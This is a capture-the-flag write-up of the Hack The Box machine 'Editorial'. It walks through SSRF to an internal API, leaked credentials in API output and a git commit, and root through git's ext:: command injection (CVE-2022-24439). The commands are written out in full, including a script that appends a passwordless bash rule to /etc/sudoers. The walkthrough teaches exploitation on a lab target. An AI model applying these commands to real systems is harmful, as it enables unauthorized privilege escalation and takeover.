Editorial
Editorial is an easy difficulty Linux machine that features a publishing web application vulnerable to Server-Side Request Forgery (SSRF). This vulnerability is leveraged to gain access to an internal running API, which is then leveraged to obtain credentials that lead to SSH access to the machine. Enumerating the system further reveals a Git repository that is leveraged to reveal credentials for a new user. The root user can be obtained by exploiting CVE-2022-24439 and the sudo configuration.

Machine

- Name: Editorial
- Summary:
Editorialis an easy difficulty Linux machine that features a publishing web application vulnerable toServer-Side Request Forgery (SSRF). This vulnerability is leveraged to gain access to an internal running API, which is then leveraged to obtain credentials that lead toSSHaccess to the machine. Enumerating the system further reveals a Git repository that is leveraged to reveal credentials for a new user. Therootuser can be obtained by exploiting CVE-2022-24439 and the sudo configuration.
Author
- Name: m3gakr4nus
- Duration: 2024-09-07 - 2024-09-07
Initial Recon
Let’s start with an nmap scan.
1
2
3
4
5
6
7
8
m3ga@kali:~$ nmap -sS -Pn -v -p- -T4 -A -oN portscan.nmap 10.10.11.20
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
Seems like there’s nginx running on port 80. Let’s navigate to it.
We get redirected to editorial.htb.

Let’s add editorial.htb 10.10.11.20 to our /etc/hosts file
Now we can see the website: 
We can upload files here and will end up inside: /upload 
Weirdly enough, I found another domain name in about.php 
User Flag
I was suspicious that there might be an SSRF bug here. To test this I tried to get localhost. No luck with http://127.0.0.1/xxx
Let’s scan for ports that are open locally on the machine: 
We have a hit. Port 5000 seems to be open on the local machine. 
Let’s see what’s on the root directory page 
1
2
m3ga@kali:~$ curl http://editorial.htb/static/uploads/2c5387ce-d91e-4aa3-817b-b0e2893f337e
{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}
It appears to be JSON output so let’s format it a little so we can read it!
1
m3ga@kali:~/htb/Editorial$ curl http://editorial.htb/static/uploads/2c5387ce-d91e-4aa3-817b-b0e2893f337e | jq .
Here is the output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
After trying all of the endpoints, only one of them worked. The /api/latest/metadata/messages/authors endpoint worked with the output of:
1
2
3
{
  "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: [REDACTED]\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."
}
I used credentials I got form the output to SSH into the system: 
User flag can be found inside dev’s home directory:
1
2
dev@editorial:~$ cat user.txt
[REDACTED]
Root Flag
Here is all of the users on the machine:
1
2
3
4
dev@editorial:~$ grep '/bin/bash' /etc/passwd
root:x:0:0:root:/root:/bin/bash
prod:x:1000:1000:Alirio Acosta:/home/prod:/bin/bash
dev:x:1001:1001::/home/dev:/bin/bash
The ~/apps directory has a .git inside. We can use git log to see all commits.
This one is interesting since it has “internal information”.
1
2
3
4
5
6
7
8
9
10
11
dev@editorial:~$ git log
...
commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
       faster access to information.
...
Let’s see what’s inside:
1
dev@editorial:~$ git show 1e84a036b2f33c59e2390730699a488c65643d28
The user prod’s credentials can be found inside.
Let’s login:
1
2
3
4
5
6
dev@editorial:~$ su prod
Password: [REDACTED]
prod@editorial:/home/dev$ cd
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
prod@editorial:~$
Let’s check if we have any sudo permissions:
1
2
3
4
5
6
7
prod@editorial:~$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
We can execute a python script as root. Let’s see how we can exploit it. 
The protocol.ext.allow=always allows others to use an external handler with git to clone repositories. Default handlers are http and ssh. But if this option is enabled, we can run our own malicious “handler” by providing the argument ext::<command>
To test this:
1
2
3
4
5
6
7
8
9
10
11
12
13
prod@editorial:~$ echo '#!/bin/bash' > ./test
prod@editorial:~$ echo 'echo hi > /home/prod/itworked.txt' >> ./test
prod@editorial:~$ chmod +x ./test

prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::/home/prod/test'
raceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
...

prod@editorial:~$ ls
itworked.txt  linpeas.sh  pspy64  test
prod@editorial:~$ cat itworked.txt
hi
Now there are endless possibilities on how we can escalate our privileges. I will modify the /etc/sudoers file to give myself the right to run /bin/bash as root.
1
2
3
4
5
prod@editorial:~$ echo '#!/bin/bash' > ./test
prod@editorial:~$ echo "echo 'prod ALL=(ALL) NOPASSWD: /bin/bash' >> /etc/sudoers" >> ./test
prod@editorial:~$ cat ./test
#!/bin/bash
echo 'prod ALL=(ALL) NOPASSWD: /bin/bash' >> /etc/sudoers
Make sure to use
>>to modify the/etc/sudoersfile otherwise you’re gonna have to restart the machine…
Once we are root, we can find the flag inside /root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::/home/prod/test'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
...
prod@editorial:~$ sudo -l
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
    (ALL) NOPASSWD: /bin/bash

prod@editorial:~$ sudo /bin/bash
root@editorial:/home/prod# cd
root@editorial:~# ls
root.txt
root@editorial:~# cat root.txt
[REDACTED]
root@editorial:~#
Outro
May thanks to the creator of this machine, Lanz.
This was a great machine to gain some basic experience with SSRF explotation.
-m3gakr4nus